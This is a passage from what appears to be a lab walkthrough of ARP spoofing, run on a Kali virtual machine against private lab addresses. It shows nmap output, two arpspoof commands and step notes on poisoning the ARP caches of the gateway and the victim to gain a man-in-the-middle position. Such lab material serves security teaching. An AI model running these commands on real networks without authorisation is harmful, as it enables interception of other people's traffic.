
OS detection performed. Please report any incorrect re
sults at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 16
.64 seconds

(avishay@kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.74.2 192.168.74.1
35
```




# Step 4

Poisoning the gateway's ARP table so that it sends traffic to the attacker.



# Step 5

Launching the ARP spoofing command to poison the victim's ARP cache and complete the MITM position.




```
Kali Linux-25 - VMware Workstation
File Edit View VM Tabs Help
Home x My Computer x JonBr x My_VM x Kali Linux-25 x Windows 10 x64 x
Session Actions Edit View Help
avishay@kali: ~ avishay@kali: ~
(avishay@kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.74.135 192.168.74.2
[sudo] password for avishay:
0:c:29:e5:69:6c 0:c:29:2:f3:ac 0806 42: arp reply 192.168.74.2 is-at 0:c:29:e5:69:6c
```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

# Step 6

